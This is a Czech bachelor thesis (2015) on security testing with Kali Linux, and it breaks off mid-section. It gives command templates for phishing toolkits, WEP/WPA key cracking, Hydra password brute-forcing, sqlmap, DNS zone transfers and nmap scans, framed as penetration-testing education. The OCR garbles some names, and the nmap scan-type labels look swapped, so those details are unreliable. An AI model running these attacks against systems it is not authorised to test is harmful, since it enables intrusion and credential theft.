Univerzita Hradec Králové

Fakulta informatiky a managementu

Katedra informatiky a kvantitativních věd

Počítačová bezpečnost s využitím OS Kali Linux

Bakalářská práce

Autor: Daniel Buřval
Studijní obor: Aplikovaná informatika

Vedoucí práce:doc. Ing. Filip Malý, Ph.D.

Hradec Králové duben 2015

Prohlášení:

Prohlašuji, že jsem bakalářskou práci zpracoval samostatně a s použitím uvedené literatury.

V Hradci Králové dne 27.4.2015 Daniel Buřval

Poděkování:

Děkuji vedoucímu bakalářské práce doc. Ing. Filipu Malému, Ph.D. za metodické vedení práce a praktické rady a zkušenosti, které byly velice užitečné při zpracování.

.

Anotace:

Název: Počítačová bezpečnost s využitím OS Kali Linux

Bakalářská práce se zabývá tématikou počítačové bezpečnosti s využitím operačního systému Kali Linux. V úvodní části práce je operační systém krátce představen. Hlavní část práce je zaměřena na penetrační testování a představení nástrojů souvisejících s jednotlivým fázemi bezpečnostního auditu. V závěru práce je proveden bezpečnostní test na virtuálním stroji s operačním systémem Metasploitable.

Annotation:

Title: Computer security and operating system Kali Linux

The Bachelor Thesis is focused on computer security with use of the Kali Linux operating system. In the beginning, the operating system is briefly introduced. The main part of the bachelor thesis aims at penetration testing and introduction of tools that are helpful with particular phases of security audit. At the end of the bachelor thesis, there is a security audit example on virtual machine using Metasploitable as its operating system.

Obsah

1 Úvod

Je doba informace – informační věk. Internetem proudí neuvěřitelné množství dat. Komunikace probíhá převážně po síti. Počítač už není jediným uzlem v této pavučině. Do sítě je nyní možné se připojit přes mobilní telefony, tablety a televize. Vznikají inteligentní budovy, kdy je například celá domácnost řízena po internetu. Firmy propojují své pobočky vzdálené tisíce mil od sebe. S nástupem nových technologií se člověk snaží usnadnit si život. Na druhou stranu se lze čím dál častěji dočíst o útocích hackerů.

Počítačová bezpečnost je v současné době médii hodně diskutovaným tématem. Zahrnuje širokou oblast, kam patří nejen zabezpečení hardware a software firmy, ale například i vzdělávání personálu o možných rizicích a vypracovávání krizových plánů. Firmy si čím dál častěji najímají IT odborníky, vědomy si hrozícího nebezpečí.

K testování počítačové bezpečnosti slouží takzvané penetrační testy. Tyto testy se skládají z několika fází a mají za cíl simulovat postup útočníka a odhalit tak chyby v počítačových systémech. Na základě výsledků těchto testů jsou pak přijata protiopatření a organizace může být lépe zabezpečena.

2 Kali Linux

Kali Linux je bezplatná linuxová distribuce odvozená od distribuce Debian. Jedná se o pokročilou distribuci určenou k penetračnímu testování a bezpečnostním auditům. Předchůdcem Kali (myšleno Kali Linux) je BackTrack. Kali dodržuje vývojové standardy Debianu. Obsahuje více než 300 nástrojů pro penetrační testování. Implementuje Filesystem Hierarchy Standard (FHS). Podporuje více jazyků, mezi něž patří i čeština, avšak převážná většina nástrojů je v angličtině. Podporuje systémy založené na ARM architektuře. Rozdílem oproti ostatním linuxovým distribucím je využití superuživatele (root). Zatímco na ostatních distribucích je uživatel nabádán k používání práv běžného uživatele, už z povahy Kali Linux toto není možné. Většina nástrojů totiž vyžaduje rootovská práva. Odstranění bezpečnostní vrstvy mezi operačním systémem a uživatelem je jedním z důvodů, proč Kali není distribuce vhodná pro začínající uživatele. Dalším rozdílem je defaultní zákaz většiny síťových služeb. Povolené a zakázané služby můžeme zobrazit/editovat v takzvaných blacklistech a whitelistech. Jedná se o složku /usr/sbin/update-rc.d. Službu lze přidat do whitelistu pomocí příkazu:

```
root@kali:~# update-rc.d <nazev sluzby> enable
```

Analogicky disable. Posledním rozdílem je využití tzv. Upstream kernel. Což znamená, že Kali nemá vlastní kernel (jádro), ale využívá kernel jiných distribucí (konkrétně Debianu). [1]

2.1 Instalace

Kali Linux je možné stáhnout jako iso soubor. K dostání je jak v 32, tak 64 bitové verzi. Soubory je doporučené stahovat z oficiálních stránek[2] a po stažení porovnat kontrolní sumu (sha1 checksum), zdali nedošlo k manipulaci. Dále je možné Kali stáhnout jako VMware virtuální stroj. VMware obraz existuje ve 32 bitové PAE (Physical Address Extension) verzi. Poslední možností je stažení ARM obrazu. Pro jednotlivá ARM-orientovaná zařízení je třeba stáhnout příslušný obraz. Kali linux je možné instalovat z CD a USB. V případě, že zařízení nemá CD mechaniku ani USB porty, lze využít PXE (Preboot eXecution Environment) a nabootovat tak Kali ze serveru. Od verze 1.0.7 lze také nově přidat perzistenci do Live Kali bootovaného z USB. Znamená to, že změny, které v systému provedeme, se zapíší na USB médium. Jednou z možností je instalace Kali z mini obrazu. Pro instalaci Kali Linux

[1] Více o Kali Linux na adrese http://docs.kali.org/introduction/what-is-kali-linux

[2] http://www.kali.org/downloads

Mini ISO je doporučeno rychlé připojení k internetu, jelikož se z internetu většina balíků (package) stahuje. Při instalaci je možné zašifrovat celý disk, nebo jen jeho část. Šifrovat se dá i USB zařízení. Postup je stejný, liší se pouze výběrem oddílu.

2.2 Obecně

Kali lze spouštět i bez instalace a to pomocí tzv. Live buildů. Live buildy jsou ke stažení na oficiálních stránkách, nicméně je i možné vytvoření a přizpůsobení vlastního Live buildu. Na stránkách Debianu[3] je uveden manuál a popis, jak live build vytvořit. Kali defaultně používá prostředí Gnome[4]. V Souboru config/package-lists/kali.list.chroot se dá defaultní prostředí před instalací změnit. Toho lze využít zejména při vytváření Live buildu. Po instalaci systému přichází na řadu aktualizace. Updaty aplikací a kernelu se v linuxových systémech stahují z tzv. repositories. Repositories si lze představit jako internetová úložiště, kde se dají nalézt nejnovější zdrojové kódy. Adresa vedoucí k těmto úložištím se dá editovat v souboru /etc/apt/sources.list. S balíčky se dá manipulovat pomocí příkazů dpkg a apt. Přičemž utilita apt hlídá závislosti na ostatních balíčcích. Vzhledem k implicitním pravomocem uživatele root je možné příkaz sudo vynechat.

```
root@kali:~# apt-get install <jméno balíčku>
```

V příloze č. 1 se nachází skript na aktualizování Kali.

Po instalaci by se v souboru **sources.list** měli nacházet dvě adresy. Jak uvádí vývojáři systému Kali [1], není doporučené přidávat další a zejména neoficiální zdroje, neboť by mohlo dojít k poškození systému. Kali defaultně obsahuje většinu ovladačů, avšak pro grafické karty od společnosti nVidia je třeba je nainstalovat. Postup jak toho docílit je popsán na oficiálních stránkách Kali. Oficiální IRC kanál lze nalézt na síti Freenode s názvem **#kali-linux**. Kali dále používá 3 hlavní repositories, které jsou celosvětově zrcadleny.
Jedná se o:

- http.kali.org – hlavní package
- security.kali.org – security package
- cdimage.kali.org – repositories s ISO obrazy.

[3] http://live.debian.net/manual/3.x/html/live-manual/examples.en.html
[4] Čteme [genome]

Oficiální stránky jsou:

- kali.org – hlavní stránka s novinkami
- docs.kali.org - dokumentace
- forums.kali.org – fórum
- bugs.kali.org – hlášení chyb
- git.kali.org – sledování vývoje projektu

2.3 První spuštění

K zavádění systému Kali používá tzv. GRand Unified Bootloader (GRUB). Výchozí přihlašovací jméno je nastaveno na root a heslo na toor. K zobrazení grafického uživatelského rozhraní je, jako u většiny UNIX-like systému, použit X Window System. Hlavní obrazovka Kali obsahuje horní lištu se záložkami, plochu s ikonou Computer, a také spodní lištu s přepínačem pracovních ploch. Záložky na horní liště jsou Applications, Places, prohlížeč a terminál, datum a čas, pošta, ovládání hlasitosti a bluetooth, nastavení síťového připojení a ikona s bublinou a uživatelským jménem, která slouží obdobně jako ikona Start u OS Windows. Nejzajímavější je záložka Applications. Menu Applications obsahuje další záložky s programy. Dají se zde nalézt programy pro správu systému (záložka System Tools), základní balík programů (Accessories), programy pro práci s grafikou, kancelářské programy, utility týkající se elektroniky a programování a další. Stěžejní je však záložka Kali Linux. Ta obsahuje většinu nejpoužívanějších nástrojů určených k testování bezpečnosti. Tyto nástroje jsou navíc rozděleny do dalších záložek podle účelu. Nejužívanější nástroje lze navíc nalézt na záložce Top 10 Security Tools.

Obrázek 1 Kali Linux desktop. Zdroj: Daniel Bufval

3 Počítačová bezpečnost

Počítačová bezpečnost je široký pojem pokrývající témata jako je zabezpečení aplikací, zabezpečení síťových zařízení, ochrana serverů a systémů před živelnými pohromami a fyzickou bezpečnost, tedy ochranu například místnosti se servery pomocí zámků. Spadá sem i školení zaměstnanců firmy ohledně bezpečnosti, vypracování krizových plánu, dodržování norem atd. Penetrační testy mají na starosti především bezpečnost za použití informačních technologií. To znamená, jaké informace může potencionální útočník vybavený počítačem získat, jaké škody může způsobit, zkrátka jak může ovlivnit chod dané organizace. Na základě porozumění typům útoků je pak možné síť chránit.

3.1 Sociální inženýrství

Jedná se o způsob manipulace s lidmi za účelem získání informací. V informatice je sociální inženýrství často spojováno s tzv. phisingem[5]. Phising se používá k oklamání uživatele pomocí vytvoření zdánlivě důvěryhodného obsahu za účelem získání informací – nejčastěji uživatelského jména a hesla k účtům. Velmi časté jsou případy vytvoření webových stránek, které mají stejný vzhled jako stránky bankovních aplikací, přihlašovací stránky do sociálních sítí, internetových obchodů atp. Často jsou odkazy na tyto stránky odesílány spolu s průvodním dopisem, který se snaží uživatele přesvědčit, aby se přes uvedený odkaz přihlásil do webové aplikace. Po kliknutí na odkaz a uvedení přihlašovacích údajů, bývá uživatel přesměrován na požadované stránky, nicméně jeho přihlašovací údaje nyní zná i útočník. Pro spuštění útoku využívajícího sociální inženýrství je v Kali k dispozici framework, tedy robustní nástroj, s názvem SET.

SET (Social Engineering Toolkit)

Pomocí frameworku SET je možné vytvořit např. upravený pdf či spustitelný exe soubor, který na infikovaném počítači otevře reverzní příkazovou řádku. SET se spouští příkazem **setoolkít**.

[5] Čteno [fišing]

```
root@kali:~# setoolkit
…
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules
```

Program SET spolupracuje s nástrojem Metasploit, který bude představen v dalších kapitolách.

3.2 Bezdrátové útoky

Slabinu bezdrátových sítí představuje především fakt, že operují na druhé vrstvě OSI. Pokud tedy není bezdrátová síť nakonfigurovaná jako VLAN, tedy virtuální lokální síť, hrozí zde veliké nebezpečí kvůli možnosti přesměrování veškerého provozu pomocí Address Resolution Protokolu (ARP). Existuje několik typů šifrování, kterými lze bezdrátové sítě zabezpečit.

WEP a WPA

Wireless Equivalent Privacy neboli WEP. Jedná se o typ šifrování, který bývá defaultně nastaven u většiny bezdrátových zařízení. Zároveň se jedná i o nejslabší možný způsob zabezpečení bezdrátové sítě a nejsnáze prolomitelný. Jeden z nejčastějších útoků, který se na bezdrátové sítě provádí je tzv. útok Flunder, Mantin a Shamir (FMS) jak uvádí [2]. V OS Kali se k prolamování bezdrátových sítí používá program **Aircrack-ng**. Pro přepnutí síťové karty do tzv. promiskuitního režimu, kdy je naslouchánо veškeré komunikaci, slouží skript **airmon-ng.**

```
root@kali:~# airmon-ng start <rozhraní> <kanál>
```

Na druhé vrstvě OSI modelu je počítač identifikován na základě MAC adresy, která je z IP adresy rozluštěna pomocí ARP protokolu. Ke změně MAC adresy slouží program **macchanger**.

```
root@kali:~# macchanger -r wlan0
Current MAC:   00:0c:29:3d:60:dd (VMware, Inc.)
Permanent MAC: 00:0c:29:3d:60:dd (VMware, Inc.)
New MAC:       9a:e3:9f:3c:0d:c4 (unknown)
```

V příkladu byl uveden příkaz **macchanger** s přepínačem **r** pro náhodnou MAC adresu pro bezdrátové rozhraní **wlan0.**

K zaznamenání komunikace slouží skript **airodump-ng**.

```
root@kali:~# airodump-ng --bssid <macAdresaAP> -c <kanálAP> -w
<vystupniSoubor>
```

Pro vytvoření asociace s přístupovým bodem a zasíláním dat slouží program **aireplay-ng**.

```
root@kali:~# aireplay-ng <útočný mód> -b <macAdresaAP> -h <zdro-
jovaMacAdresa>
```

K rozluštění WEP klíče slouží program **aircrack-ng.**

```
root@kali:~# aircrack-ng -b <macAdresaAP> vystupniSoubor.cap
```

Prolomení WPA neboli WiFi Protected Access lze použít stejní postup jako při prolamování WEP šifrování s rozdílem v poslední fázi, kdy je k rozluštění klíče použit slovník.

```
root@kali:~# aircrack-ng -w <slovnik.txt> vystupniSoubor.cap
```

3.3 Útoky na hesla

Hesla se v systémech nenachází jako prostý text, ale většinou projdou tzv. hešovacím algoritmem. Existuje několik možností a technik, jakými se dají hesla prolomit. Existují Markovovy řetězce (Markov chains), duhové tabulky (rainbow tables), útoky hrubou silou (brute-force attacks) a další metody. V Kali jsou nástroje na prolamování hesel rozděleny do kategorií. V zásadě se jedná o programy na prolamování hesel na webových formulářích, tedy online, kde vévodí nástroje **hydra a medusa** a nástroje pro prolamování hesel offline, zde je známý **JohnTheRipper,** nebo **hashcat**.

Užití nástroje Hydra je následující:

```
root@kali:~# hydra <adresa> <metoda> <"formular:user-
name=^USER^&password=^PASS^:invalid"> -L loginSoubor -P password-
Soubor
```

Při užití metody Markovových řetězců se užívá pravděpodobnost následujícího písmena či znaku na základě předchozího znaku, jak je uvedeno v [3]. Na útoky hrubou silou,

tedy brute-force útoky, jsou třeba slovníky. Proto se jim také někdy říká slovníkové útoky. Fungují na principu dosazování jednotlivých slov, většinou do polí uživatelské jméno (username) a heslo (password) a sledování odpovědí na odeslaný formulář. Znamená to, že před započetím takovéhoto útoku je třeba zjistit, co např. webová stránka odešle jako odpověď na nezdařený pokus o nalogování do systému. Poté je prováděn slovníkový útok do té doby, dokud se odpověď serveru neliší od negativní odpovědi, tedy dokud není nalezena správná kombinace uživatelské jméno-heslo, nebo dokud nedojdou veškeré možnosti a slova ve slovníku.

V případě prolamování hesel offline je možné využít duhových tabulek, takzvaných rainbow tables. Jedná se o soubor většinou s příponou rt, kde jsou uložena hesla, která již prošla hešovacím algoritmem a k nim přidružená hesla v prostém textu (tzv. plain-textová hesla). Například, pokud byla získána databázi s uživatelskými jmény a hesly, která jsou zahešovaná je možné použít právě rainbow tables k rozluštění skutečných hesel. Pokud by byl na prolomení hesel použit běžný slovník s hesly v prostém textu, tak v případě každého pokusu o prolomení hesla by se původní heslo muselo někam uložit, poté projít hešovací funkcí a výsledný heš pak porovnat s hešem v databázi, a takto by se testování opakovalo pro všechna plain-textová hesla ve slovníku. Řešením tohoto problému je „předgenerování“ takovéhoto souboru. Při hledání správně kombinace se pak pouze hledají shodující se výsledné heše a nedochází ke zbytečným matematickým výpočtům. Celý proces lze urychlit použitím médií s vysokou přenosovou rychlostí – například SSD disků, případně, jak uvádí [4], využít distribuovaných operačních systémů.

Kali obsahuje i program pro generování hesel ze zadaných znakových sad a kombinací znaků. Programu stačí zadat znaky, ze kterých se má slovník generovat a interval počtu znaků. Tedy například pro vygenerování jednomístných až trojmístných hesel ze znaků abcdefgh123, lze použít:

```
root@kali:~# crunch 1 3 abcdefgh123 –o slovnik.txt
```

Je možné i vygenerovat vlastní duhovou tabulku příkazem rtgen:


```
root@kali:~# rtgen <algoritmus> <znakova sada> <minRozsahu> <maxRozsahu>
```

3.4 Webové útoky

Jak uvádí autor v [5], bezpečnost webových aplikací se v této době dostává do popředí, hlavně díky faktu, kdy dochází k narůstání počtu útoku na webové servery. Stále větší množství lidí nakupuje přes internet. Většina lidí spravuje své internetové bankovnictví přes webové aplikace a nejen proto je zabezpečení na místě. Co se týká metodologie ověřování bezpečnosti webových aplikací, postup a jednotlivé fáze jsou totožné s fázemi penetračního testování uvedeného níže. Představeny budou nejběžnější typy útoků - cross-site scripting a sql injection. Cross-site scripting, označován zkratkou XSS, cílí zejména na uživatele a využívá skriptovacího jazyka javascript. SQL (Structured Query Language) injection se zaměřuje především na databázové servery běžící pod webovou aplikací a využívá dotazů SQL.


XSS

Jak uvádí [6], 75% webových aplikací je náchylných na XSS. Nejjednodušší testování webových stránek na náchylnost k provedení XSS lze provést pomocí vložení skriptu do formulářového pole.



Obrázek 2 XSS vložení do vyhledávacího pole. Zdroj: Daniel Bařval

V případě, že se objeví výstražně vyskakovací okno, je web náchylný.



Obrázek 3 XSS spuštění skriptu a zobrazení „alertu“. Zdroj: Daniel Bařval

Pomocí XSS, lze provádět další útoky. Jedná se například o tzv. Clickjacking, kdy je zdánlivě neškodný obsah, například nějaký obrázek, překryt vnořeným rámem (tzv. iframe) se zapnutou průhledností. Při kliknutí na obrázek se však vykoná skript umístění právě v neviditelném rámu. Dalším typem útoků, které lze provádět pomocí XSS jsou útoky na autentizaci. Sem patří tzv. session hijacking, kdy se útočník vydává za uživatele, kterému odcizil „cookie“(identifikátor sezení), identifikující sezení.


SQL Injection

SQL (Structured Query Language) neboli strukturovaný dotazovací jazyk, je programovací jazyk, který se používá při manipulaci s databází. Při nesprávně ošetřených vstupech a nedostatečné kontrole je možné, aby útočník získal data z databáze, ke kterým by neměl mít přístup. Odeslání škodlivého kódu do databáze se obvykle děje přes vstupní pole formulářů. V Kali se nachází nástroj **sqlmap.**

```
root@kali:~# sqlmap -u http://www.domena.com/clanek.php?id=5
```

3.5 Anonymita a proxy

Pro anonymní surfování na internetu lze použít virtuální privátní sítě neboli VPN. Na internetu existuje několik webových stránek, které tuto službu nabízejí. Jedná se například o anonymizer.cz, zahraniční hidemyass.com a další. Mezi nejznámější aplikace patří TOR, což je zkratka pro The Onion Router, česky - cibulový router.



Obrázek 4 Vyhledávač TOR. Zdroj: Daniel Bařval

Anonymita je dosažena zřetězením několika proxy serverů. To znamená, že pokud je vyslán z hostitelského počítače požadavek na nějakou doménu, projde nejprve skrze proxy server, který změní zdrojovou IP adresu. Po přijetí dotazu na počítači s danou doménou se pak požadavek jeví jako požadavek, který dorazil z proxy serveru a nikoliv z uživatelova počítače. V Kali se nachází program proxychains. V souboru /etc/proxychains.conf lze proxychains konfigurovat. Pokud nejsou uvedeny žádné proxy servery manuálně, pak je využita síť tor. K aplikaci TOR byla napsána knihovna v programovacím jazyce python, která slouží k psaní skriptů („skriptování“). Jedná se o knihovnu STEM[6]. Lze ji nainstalovat přes program aptitude příkazem:

```
root@kali:~# apt-get install python-stem
```

[6] Více na https://stem.torproject.org/

4 Penetrační testování

Penetrační testování se obvykle dělí do pěti kroků. Jedná se o sběr informací, vyhodnocení slabých míst, využití slabin, zvýšení práv a zajištění opětovného přístupu. Tyto kroky simulují potenciální útočníkův postup.

4.1 Sběr informací

Při sběru informací se útočník snaží získat informace o systému, na který má v plánu zaútočit. Snaží se proto zmapovat rozsah sítě, zjistit otevřené porty a běžící služby, zkrátka se dozvědět co možná nejvíce o daném systému a organizaci.


4.1.1 Pasívní sběr informací

Pasivní sběr informací neboli snaha zjistit informace o cílové organizaci bez přímé interakce s cílem. K obdržení informací se dají použít nejrůznější techniky - od vyhledávacích enginů, přes dotazy do databáze s doménami, až po webové stránky dané organizace.

Google

Google podporuje nejrůznější filtrování při vyhledávání. Užitečné operátory při vyhledávání mohou být: site,inurl,filetype, intitle a intext. Databáze nejen s posledními zajímavými dotazy lze nalézt na adrese http://www.exploit-db.com/google-dorks/. Databáze obsahuje datum přidání, vyhledávání, nadpis a také kategorii. Pomocí tohoto typu vyhledávání se dají nalézt např. soubory obsahující hesla, náchylné servery, citlivé složky, nejrůznější typy online zařízení jako např. CCTV kamery a další.

Při testování konkrétní organizace lze tento vyhledávací engine použít např. pro vyhledání sub-domén.



Obrázek 5 Google dotaz s filtrem site. Zdroj: Daniel Bůrval

Výčet e-mailových adres

The Harvester je nástroj napsaný Christianem Martorellou. Využívá stránek Google, Bing, LinkedIn, Jigsaw a Twitter. Používá se především ke sběru emailových adres, nicméně ve výpisu utility je k nalezení i výčet domén a mapování doména-IP adresa.

Whois

Whois je TCP služba běžící na portu 43. V Kali je k nalezení stejnojmenný nástroj, který vyhledává ve veřejně dostupných Whois databázích. Záznamy v těchto databázích obsahují jmenný server, registrátora domény a kontaktní informace.

Recon-ng

Jedná se o framework psaný v Pythonu určený k průzkumu. Recon-ng je open-source nástroj. Obsahuje databázi modulů, které lze využít k průzkumu, vytváření zpráv (reportů), exploitování (z anglického exploit, tedy využívání slabin), obsahuje moduly na import z csv souborů a seznamů, a další. Ovládání se nápadně podobá nástroji Metasploit, který bude představen v následujících kapitolách. Recon-ng lze spustit z terminálu pomocí:

```
root@kali:~# recon-ng
```

Mezi základní příkazy patří **show**, **search**, **use, set** a **run.** Příkazem **search** lze vyhledávat nejen moduly, ale ve většině záznamů v databázi.

```
[recon-ng][default] > search whois
[*] Searching for 'whois'...

  Recon
  -----
    recon/companies-multi/whois_miner
    recon/domains-contacts/whois_pocs
    recon/netblocks-companies/whois_orgs
…
```

Pro použití vybraného modulu se využívá příkaz **use.**

```
[recon-ng][default] > use recon/domains-contacts/whois_pocs
```

K zobrazení atributů modulu, které je třeba zadat před jeho použitím, slouží příkaz **show options.**

```
[[recon-ng][default][whois_pocs] > show options

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default             yes            source of input (see
'show info' for details)
```

Pro nastavení atributů modulu se používá příkaz **set** *[jmeno_atributu] [hodnota_atributu]*. V tomto případě následovně:

```
[recon-ng][default][whois_pocs] > set SOURCE www.nejakadomena.com
```

Jakmile jsou nastavena všechna povinná pole modulu, je možné jej spustit. Recon-ng se liší právě v této poslední fázi od již zmiňovaného Metasploitu. Recon používá pro spuštění příkaz **run**, zatímco Metasploit příkaz **exploit.**

Tedy:

```
[recon-ng][default][whois_pocs] > run
```

4.1.2 Aktivní sběr informací

Po fázi pasivního sběru přichází na řadu sběr aktivní. Při aktivním sběru informací se využívají služby, které už se nějakým způsobem týkají dané organizace.

Výčet DNS

Doménové jmenné servery tvoří základ internetu. Slouží k překladu doménových jmen na IP adresy a opačně. Jedná se o servery udržující si databázi se záznamy o jmenných serverech, e-mailových serverech a dalších. K získání informací z DNS serverů slouží nástroj **host.** Použití nástroje **host** je následující:

```
root@kali:~# host www.nejakadomena.com
```

Host se s pomocí bash skriptu a wordlistu dá využít k vyhledání serverů pomocí hrubé síly. Využívá se přitom běžně používaných názvů (jako u většiny brute-force útoků) služeb, přičemž soubor wordlist.txt obsahuje možné názvy služeb. Z výsledku je pak příkazem **grep** vrácena jen množina, která byla úspěšně „rozluštěna“ a má tak přidělenou IP adresu.

```
root@kali:~# for ip in $(cat wordlist.txt);do host $ip.nejaka-
domena.com;done | grep „has address“
```

Jak již bylo zmíněno, DNS servery obsahují nejrůznější typy záznamů, mezi nimiž se nachází záznam typu PTR. Předchozí záznamy, které přiřazují doméně IP adresu, jsou záznamy typu A (pro IPv4 adresu). Záznamy typu PTR naopak přiřazují IP adrese doménu. Opět pomocí bash skriptu a nástroje host, lze vyzkoušet útok hrubou silou – tentokrát rekurzivní.

```
root@kali:~# for ip in $(seq 50 70);do host 1.1.1.$ip;done | grep
„name pointer“
```

Jednotlivé domény spravují doménové jmenné servery. Tyto servery však většinou nespravují celou doménu, nýbrž jenom její část – zónu. Nesprávně nakonfigurovaný DNS server může umožňovat přenos zóny i bez autorizace. Jedná se v podstatě o kopírování databáze. Syntaxe je **host –l [domena] [adresajmennehoserveru].**

Tedy:

```
root@kali:~# host -l nejakadomena.com jmennyserver.nejakado-
mena.com
```


V Příloze č. 2 lze najít bash skript, určený k automatizaci těchto úkonů.

V Kali existuje několik dalších nástrojů, které lze použít k dotazování DNS serveru. Za zmínku stojí skript **dnsrecon,** který disponuje velkým množstvím možností.

Skenování portů

Při skenování portů se využívá charakteristik protokolu TCP/UDP. V Kali Linux lze nalézt nástroj zvaný **nmap.** Jedná se o jeden z nejpopulárnějších nástrojů pro skenování portů. Důkazem oblíbenosti tohoto nástroje je i jeho umístěni v Top 10 Security Tools v menu. Existuje několik typů skenů. Liší se podle míry navázání spojení a v zapnutých příznacích datagramu. Mezi nejběžnější typy skenů patří: **connect()**, **SYN/ACK**, případně **XMAS/NULL**.

Connect() sken využívá systémového volání k navázání plného spojení - dojde k procesu, který se nazývá three-way handshake [7]. Tento typ navázání spojení se zpravidla zapisuje do logů.




Obrázek 6 Výstup z programu Wireshark pro three-way handshake. Zdroj: Daniel Bufval

Syntaxe v programu **nmap** s výsledky pro typ skenu connect() může vypadat následovně:

```
root@kali:~# nmap -sS -p 80 192.168.73.138

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-11 18:23 EDT
Nmap scan report for 192.168.73.138
Host is up (0.00040s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:19:F8:04 (VMware)
```

SYN/ACK sken nenavazuje plné spojení, ale z počítače se odešle SYN paket. V případě obdržení odpovědi SYN/ACK už nejsou žádné pakety odesílány a port je označen za otevřený. Tento typ skenu je označován za tzv. „stealth“ sken. Tedy jakýsi skrytý sken – je zde menší šance zápisu do logů.




Source	Destination	Protocol	Lengtl	INFO
192.168.73.139	192.168.73.138	TCP		58 47930 > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.73.138	192.168.73.139	TCP		60 http > 47930 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.73.139	192.168.73.138	TCP		54 47930 > http [RST] Seq=1 Win=0 Len=0

Obrázek 7 Výstup z progrmau Wireshark pro SYN/ACK sken. Zdroj: Daniel Bařval

Syntaxe pro **nmap:**

```
root@kali:~# nmap -sT -p 80 192.168.73.138
```

Skenování se týká i portů UDP. Zde je však odpověď na daný UDP datagram odlišná. V případě otevřeného portu se žádná odpověď nezasílá. V případě portu uzavřeného se hostiteli zašle chybová odpověď. Vzhledem k tomu, že většina firewallů nepropouští pakety ICMP, je tento typ skenování nespolehlivý.



Source	Destination	Protocol	Lengtl	INFO
192.168.73.139	192.168.73.2	DNS		87 Standard query 0x9b08 PTR 138.73.168.192.in-addr.arpa
192.168.73.2	192.168.73.139	DNS		87 Standard query response 0x9b08 No such name
192.168.73.139	192.168.73.138	NFS		82 V2 NULL Call (Reply In 6)
192.168.73.138	192.168.73.139	NFS		66 V2 NULL Reply (Call In 5)
192.168.73.139	192.168.73.138	ICMP		94 Destination unreachable (Port unreachable)

Obrázek 8 Výstup z progrmau Wireshark pro UDP sken. Zdroj: Daniel Bařval

Se syntaxí:

